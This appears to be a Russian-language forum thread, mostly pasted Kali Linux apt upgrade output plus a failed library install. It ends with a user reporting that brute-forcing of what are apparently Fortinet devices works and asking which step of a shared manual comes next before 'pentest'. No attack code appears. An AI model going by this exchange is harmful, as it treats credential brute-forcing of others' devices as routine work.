libgupnp-igd-1.0-4 libjim0.81 libnfs13 libobjc-12-dev libstdc++-12-dev libtexluajit2 libutf8proc2 libvpx7 lua-lpeg nss-plugin-pem
python3-jdcal python3-pyminifier
Use 'sudo apt autoremove' to remove them.
The following NEW packages will be installed:
libzix-0-0
The following packages have been kept back:
gvmd gvmd-common
The following packages will be upgraded:
gir1.2-gtk-3.0 gtk-update-icon-cache kali-desktop-base kali-themes kali-themes-common libgtk-3-0 libgtk-3-0:i386 libgtk-3-bin
libgtk-3-common libio-socket-ssl-perl liblilv-0-0 libnet-dns-sec-perl pci.ids python3-argcomplete
14 upgraded, 1 newly installed, 0 to remove and 2 not upgraded.
Need to get 16.3 MB of archives.
After this operation, 138 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Ign:1 http://http.kali.org/kali kali-rolling/main amd64 libgtk-3-common all 3.24.38-6
Ign:2 http://http.kali.org/kali kali-rolling/main i386 libgtk-3-0 i386 3.24.38-6
Get:3 http://http.kali.org/kali kali-rolling/main amd64 libgtk-3-0 amd64 3.24.38-6 [2,721 kB]
Get:4 http://http.kali.org/kali kali-rolling/main amd64 gir1.2-gtk-3.0 amd64 3.24.38-6 [221 kB]
Get:5 http://http.kali.org/kali kali-rolling/main amd64 gtk-update-icon-cache amd64 3.24.38-6 [45.4 kB]
Get:6 http://kali.koyanet.lv/kali kali-rolling/main amd64 kali-themes all 2023.4.2 [39.3 kB]
Get:7 http://kali.koyanet.lv/kali kali-rolling/main amd64 kali-desktop-base all 2023.4.2 [18.0 kB]
Get:8 http://kali.koyanet.lv/kali kali-rolling/main amd64 kali-themes-common all 2023.4.2 [5,747 kB]
Get:9 http://http.kali.org/kali kali-rolling/main amd64 libgtk-3-bin amd64 3.24.38-6 [83.6 kB]
Get:10 http://kali.koyanet.lv/kali kali-rolling/main amd64 libio-socket-ssl-perl all 2.084-1 [216 kB]
Get:11 http://kali.koyanet.lv/kali kali-rolling/main amd64 libzix-0-0 amd64 0.4.2-2 [21.9 kB]
Get:12 http://kali.koyanet.lv/kali kali-rolling/main amd64 liblilv-0-0 amd64 0.24.22-1 [43.7 kB]
Get:13 http://kali.koyanet.lv/kali kali-rolling/main amd64 libnet-dns-sec-perl amd64 1.23-1 [50.7 kB]
Get:14 http://http.kali.org/kali kali-rolling/main amd64 pci.ids all 0.0~2023.09.22-1 [248 kB]
Get:15 http://kali.koyanet.lv/kali kali-rolling/main amd64 python3-argcomplete all 3.1.4-1 [37.6 kB]
Get:1 http://http.kali.org/kali kali-rolling/main amd64 libgtk-3-common all 3.24.38-6 [3,892 kB]
Get:2 http://http.kali.org/kali kali-rolling/main i386 libgtk-3-0 i386 3.24.38-6 [2,889 kB]
Fetched 16.3 MB in 1min 8s (241 kB/s)
(Reading database ... 411071 files and directories currently installed.)
Preparing to unpack .../00-libgtk-3-common_3.24.38-6_all.deb ...
Unpacking libgtk-3-common (3.24.38-6) over (3.24.38-5) ...
Preparing to unpack .../01-libgtk-3-0_3.24.38-6_amd64.deb ...
De-configuring libgtk-3-0:i386 (3.24.38-5), to allow configuration of libgtk-3-0:amd64 (3.24.38-6) ...
Unpacking libgtk-3-0:amd64 (3.24.38-6) over (3.24.38-5) ...
Preparing to unpack .../02-libgtk-3-0_3.24.38-6_i386.deb ...
Unpacking libgtk-3-0:i386 (3.24.38-6) over (3.24.38-5) ...
Preparing to unpack .../03-gir1.2-gtk-3.0_3.24.38-6_amd64.deb ...
Unpacking gir1.2-gtk-3.0:amd64 (3.24.38-6) over (3.24.38-5) ...
Preparing to unpack .../04-gtk-update-icon-cache_3.24.38-6_amd64.deb ...
Unpacking gtk-update-icon-cache (3.24.38-6) over (3.24.38-5) ...
Preparing to unpack .../05-kali-themes_2023.4.2_all.deb ...
Unpacking kali-themes (2023.4.2) over (2023.4.1) ...
Preparing to unpack .../06-kali-desktop-base_2023.4.2_all.deb ...
Unpacking kali-desktop-base (2023.4.2) over (2023.4.1) ...
Preparing to unpack .../07-kali-themes-common_2023.4.2_all.deb ...
Unpacking kali-themes-common (2023.4.2) over (2023.4.1) ...
Preparing to unpack .../08-libgtk-3-bin_3.24.38-6_amd64.deb ...
Unpacking libgtk-3-bin (3.24.38-6) over (3.24.38-5) ...
Preparing to unpack .../09-libio-socket-ssl-perl_2.084-1_all.deb ...
Unpacking libio-socket-ssl-perl (2.084-1) over (2.083-1) ...
Selecting previously unselected package libzix-0-0:amd64.
Preparing to unpack .../10-libzix-0-0_0.4.2-2_amd64.deb ...
Unpacking libzix-0-0:amd64 (0.4.2-2) ...
Preparing to unpack .../11-liblilv-0-0_0.24.22-1_amd64.deb ...
Unpacking liblilv-0-0:amd64 (0.24.22-1) over (0.24.14-1) ...
Preparing to unpack .../12-libnet-dns-sec-perl_1.23-1_amd64.deb ...
Unpacking libnet-dns-sec-perl (1.23-1) over (1.22-1) ...
Preparing to unpack .../13-pci.ids_0.0~2023.09.22-1_all.deb ...
Unpacking pci.ids (0.0~2023.09.22-1) over (0.0~2023.08.10-1) ...
Preparing to unpack .../14-python3-argcomplete_3.1.4-1_all.deb ...
Unpacking python3-argcomplete (3.1.4-1) over (2.0.0-1) ...
Setting up gtk-update-icon-cache (3.24.38-6) ...
Setting up pci.ids (0.0~2023.09.22-1) ...
Setting up libzix-0-0:amd64 (0.4.2-2) ...
Setting up libnet-dns-sec-perl (1.23-1) ...
Setting up kali-themes-common (2023.4.2) ...
Setting up kali-desktop-base (2023.4.2) ...
No grub-efi* package found, using 4/3 as default grub background ratio
Generating grub configuration file ...
Found theme: /boot/grub/themes/kali/theme.txt
Found background image: /usr/share/images/desktop-base/desktop-grub.png
Found linux image: /boot/vmlinuz-6.5.0-kali3-amd64
Found initrd image: /boot/initrd.img-6.5.0-kali3-amd64
Found linux image: /boot/vmlinuz-6.3.0-kali1-amd64
Found initrd image: /boot/initrd.img-6.3.0-kali1-amd64
Warning: os-prober will not be executed to detect other bootable partitions.
Systems on them will not be added to the GRUB boot configuration.
Check GRUB_DISABLE_OS_PROBER documentation entry.
done
update-initramfs: deferring update (trigger activated)
Setting up python3-argcomplete (3.1.4-1) ...
Setting up liblilv-0-0:amd64 (0.24.22-1) ...
Setting up libio-socket-ssl-perl (2.084-1) ...
Setting up libgtk-3-common (3.24.38-6) ...
Setting up kali-themes (2023.4.2) ...
firefox-esr package found, replacing default-browser in xfce4-panel
No grub-efi* package found, using 4/3 as default grub background ratio
Generating grub configuration file ...
Found theme: /boot/grub/themes/kali/theme.txt
Found background image: /usr/share/images/desktop-base/desktop-grub.png
Found linux image: /boot/vmlinuz-6.5.0-kali3-amd64
Found initrd image: /boot/initrd.img-6.5.0-kali3-amd64
Found linux image: /boot/vmlinuz-6.3.0-kali1-amd64
Found initrd image: /boot/initrd.img-6.3.0-kali1-amd64
Warning: os-prober will not be executed to detect other bootable partitions.
Systems on them will not be added to the GRUB boot configuration.
Check GRUB_DISABLE_OS_PROBER documentation entry.
done
update-initramfs: deferring update (trigger activated)
Processing triggers for libc-bin (2.37-12) ...
Processing triggers for man-db (2.11.2-3) ...
Processing triggers for mailcap (3.70+nmu1) ...
Processing triggers for kali-menu (2023.4.5) ...
Processing triggers for desktop-file-utils (0.26-1) ...
Processing triggers for hicolor-icon-theme (0.17-2) ...
Processing triggers for libglib2.0-0:i386 (2.78.1-2) ...
Processing triggers for libglib2.0-0:amd64 (2.78.1-2) ...
Setting up libgtk-3-0:amd64 (3.24.38-6) ...
Setting up libgtk-3-0:i386 (3.24.38-6) ...
Setting up gir1.2-gtk-3.0:amd64 (3.24.38-6) ...
Setting up libgtk-3-bin (3.24.38-6) ...
Processing triggers for initramfs-tools (0.142) ...
update-initramfs: Generating /boot/initrd.img-6.5.0-kali3-amd64
Processing triggers for libc-bin (2.37-12) ...

┌──(kali㉿kali)-[~/Desktop]
└─$ sudo apt install libappindicator1 libgconf-2-4
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
Package libappindicator1 is not available, but is referred to by another package.
This may mean that the package is missing, has been obsoleted, or
is only available from another source

Package libgconf-2-4 is not available, but is referred to by another package.
This may mean that the package is missing, has been obsoleted, or
is only available from another source

E: Package 'libappindicator1' has no installation candidate
E: Package 'libgconf-2-4' has no installation candidate

┌──(kali㉿kali)-[~/Desktop]
└─$
libappindicator1_0.4.92-7
тебе либу надо было доставить
 
добрый ден!

Screenshot_1.png

так на meta у меня получился брутит фортики.
тепер сам вопрос по этому мануалу: что делат тепер? мануал 2.2 или 2.3 сразу пентесту?


Напишите ответ...
  • Вставить:
Прикрепить файлы
Верх